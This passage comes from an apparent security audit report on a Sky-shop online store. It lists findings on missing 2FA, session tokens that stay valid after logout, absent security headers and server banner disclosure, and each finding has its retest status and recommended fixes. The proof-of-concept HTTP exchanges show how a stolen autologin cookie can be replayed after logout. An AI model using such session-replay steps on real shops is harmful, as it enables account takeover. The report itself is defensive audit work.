Cookie: SERVERID=ap[…]eb; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; device_view=full; js_hash=c4[…]12; PHPSESSID=i0[…]rc
Content-Length: 347
Cache-Control: max-age=0
Origin: https://[REDACTED].mysky-shop.pl
Content-Type: application/x-www-form-urlencoded
User-Agent: […]
Referer: https://[REDACTED].mysky-shop.pl/register/
[…]

user_email=audytor%2BSkyshop01%[REDACTED]&password=[…]&[…]
```

Example application response:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 203898
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop

<!DOCTYPE html>
<html lang="pl" currency="PLN"  class=" ">
[…]
<body d[…]class="core_messageListShow chrome prevent-scroll prevent-scroll-desktop" data-errors-list="'Wystąpił nieoczekiwany błąd'|'Podany adres e-mail został już zarejestrowany w naszym sklepie.'|'error'"  data-hurt-price-type="netto_brutto"  data-hurt-price-text=""  data-tax="23" style="padding-right: 15px; user-select: auto;">
[…]
```

LOCATION

[REDACTED]


RECOMMENDATION

It is recommended that the application return the same generic response for both existing and non-existing accounts.

[IMPLEMENTED] [INFO] SECURITUM-2422444-013: No option to enable 2FA

STATUS AFTER RETESTS (03.08.2026)

During the retest, the availability of a Two-Factor Authentication (2FA) mechanism was confirmed.



SUMMARY

During testing, no option was identified to secure user accounts using Two-Factor Authentication (2FA).

In particular, administrator accounts should support 2FA.

2FA provides an additional layer of account security. During the authentication process, after valid credentials are entered, the user is required to provide a `Time-Based One-Time Password (TOTP)`, typically consisting of several digits or characters generated by, for example, a mobile authenticator application.

Accounts protected with 2FA offer increased resistance to password guessing, dictionary, and brute-force attacks. In addition, if an attacker obtains the victim's login credentials, for example as a result of a password leak from an unrelated system, the attacker would still be unable to authenticate to the account without the second authentication factor.

LOCATION

[REDACTED]

RECOMMENDATION

It is recommended to implement 2FA as an optional security feature that users can enable for their accounts.

[IMPLEMENTED] [INFO] SECURITUM-2422444-014: No invalidation of the session after logout

STATUS AFTER RETESTS (03.08.2026)

Recommendation was implemented. The session is invalidated after user logout.

SUMMARY

During the audit, it was found that the session is not invalidated when the "Log out" button is pressed. An attacker who successfully acquires the "access_token" ("Bearer") identifier will be able to use it to gain access to the application.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

PREREQUISITES FOR THE ATTACK

Possessing a session token in any way.

TECHNICAL DETAILS (PROOF OF CONCEPT)

To confirm the vulnerability, the following steps need to be performed:

1. A user logs into the application.
2. The user presses the "Log out" button.
3. An attacker in any way acquires the `autologin` cookie.
4. The attacker sends a request with the "inactive" token:

```
GET /youraccount/ HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: SERVERID=ap[…]eb; PHPSESSID=dg[…]ld; autologin=eyJ[…]iJ9
User-Agent: […]
Referer: https://[REDACTED].mysky-shop.pl/index/login/done/back_url/Lw==
[…]
```

5. In response, the application returns the data presented below and thus it is confirmed that the token is still active:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=6[…]l; path=/; HttpOnly
Set-Cookie: autologin=eyJ[…J9; expires=Fri, 29 Jan 2027 13:21:02 GMT; Max-Age=31536000; path=/;
HttpOnly
Vary: Accept-Encoding
Content-Length: 133269
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop
```

```
[…]

<!DOCTYPE html>
[…]
            <span class="sky-f-small-medium">E-mail:</span>
            <span class="sky-f-small-regular">audytor13+Skyshop01@securitum.pl</span>
        </div>
```

LOCATION

Session management.

RECOMMENDATION

It is recommended to invalidate user's session immediately after the “Log out” button is pressed.

[IMPLEMENTED] [INFO] SECURITUM-2422444-015: Lack of Strict-Transport-Security (HSTS) header

STATUS AFTER RETESTS (03.08.2026)

Recommendation was implemented. Header `Strict-Transport-Security: max-age=86400; includeSubDomains` is present in the application's HTTP response. It is recommended to increase value of `max-age` to maximum `31536000` (1 year) as per the earlier recommendation.

SUMMARY

The HTTP header: `Strict-Transport-Security` (HSTS) was not identified in the application responses.

The introduction of HSTS forces the browser to use an encrypted HTTPS connection in all references to the application domain. Even manually entering the "http" protocol name in the address bar will not send unencrypted packets.

The implementation of this header is treated as a generally good practice for hardening web application security.

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

The server's HTTP responses should contain a header:

```
Strict-Transport-Security: max-age=31536000
```

Alternatively, it is possible to define the HSTS header for all subdomains:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

In addition, it is possible to use the so-called preload list, which by default is saved in the sources of popular web browsers. The result is that the user's browser, which connects to the application for the first time, will immediately enforce the use of an encrypted, secure communication channel. The preload value is set as follows:

```
Strict-Transport-Security: max-age=31536000; preload
```

More information:

- https://hstspreload.org/
- https://www.chromium.org/hsts
- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

[IMPLEMENTED] [INFO] SECURITUM-2422444-016: Lack of Referrer-Policy header

STATUS AFTER RETESTS (03.08.2026)

Recommendation was implemented. Below header is present in application's HTTP response:

```
Referrer-Policy: strict-origin-when-cross-origin
```

SUMMARY

It was identified that the tested application does not implement `Referrer-Policy` header.

This header allows to specify what information can be placed in the `Referer` request header. It is also possible to disable sending any values in the `Referer` header which will prevent from leaking sensitive information to other third-party servers.

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
- https://scotthelme.co.uk/a-new-security-header-referrer-policy/

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

`Referrer-Policy` header should be added in all server responses:

```
Referrer-Policy: [value]
```

where `[value]` should have one of the following values:

- no-referrer: `Referer` header will never be sent in the requests to server.
- origin: `Referer` header will be set to the origin from which the request was made.
- origin-when-cross-origin: `Referer` header will be set to the full URL in requests to the same origin but only set to the origin when requests are cross-origin.
- same-origin: `Referer` header contains full URL for requests to the same origin, in other requests the `Referer` header is not sent.

[NOT IMPLEMENTED] [INFO] SECURITUM-2422444-017: Lack of X-Content-Type-Options header

STATUS AFTER RETESTS (03.08.2026)

Recommendation was not implemented. Header `X-Content-Type-Options` is not returned in HTTP response.

SUMMARY

The `X-Content-Type-Options` header was not identified in the responses of the application.

This header protects from attacks based on the so-called MIME-sniffing, i.e. guessing the MIME type of response by web browser based on the content of the received response, instead of a `Content-Type` header value. This may lead to the browser being forced to load the resource as HTML, even if its type is e.g. `application/json`. As a result, an XSS attack may be performed.

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

The following header should be added in all server responses:

```
X-Content-Type-Options: nosniff
```

[IMPLEMENTED] [INFO] SECURITUM-2422444-018: Redundant information disclosure about the application environment in HTTP response headers

STATUS AFTER RETESTS (03.08.2026)

Recommendation was introduced. `Server` header value was changed from `Apache` to `Skyshop`.

SUMMARY

During the audit, it was observed that the tested application returns redundant information in the HTTP response headers about the technologies in use. This behaviour can help an attacker to better profile the application environment, which then can be used to carry out further attacks.

More information:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002)

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example of the HTTP response with redundant information:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop

<!DOCTYPE html>
[…]
```

LOCATION

[…]

RECOMMENDATION

It is recommended to remove all unnecessary headers from the HTTP responses that reveal information about the technologies used.

[IMPLEMENTED] [INFO] SECURITUM-2422444-019: HTTP Method – HEAD

STATUS AFTER RETESTS (03.08.2026)

Recommendation was implemented. Server returns code `405 Method Not Allowed` for HTTP `HEAD` queries.

SUMMARY

The application server supports the HTTP `HEAD` method. An attacker may use this method to facilitate resource discovery on the server. The `HEAD` method returns the status of the requested resource without returning the response body.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following example demonstrates a request sent to the application using the HTTP `HEAD` method.

```
HEAD / HTTP/2
Host: [REDACTED].mysky-shop.pl
```

Application response:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=d[…]l; path=/; HttpOnly
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop
Set-Cookie: SERVERID=apache-web; path=/
```

LOCATION

[REDACTED]

RECOMMENDATION

If possible, it is recommended to disable support for the HTTP `HEAD` method in the web server configuration.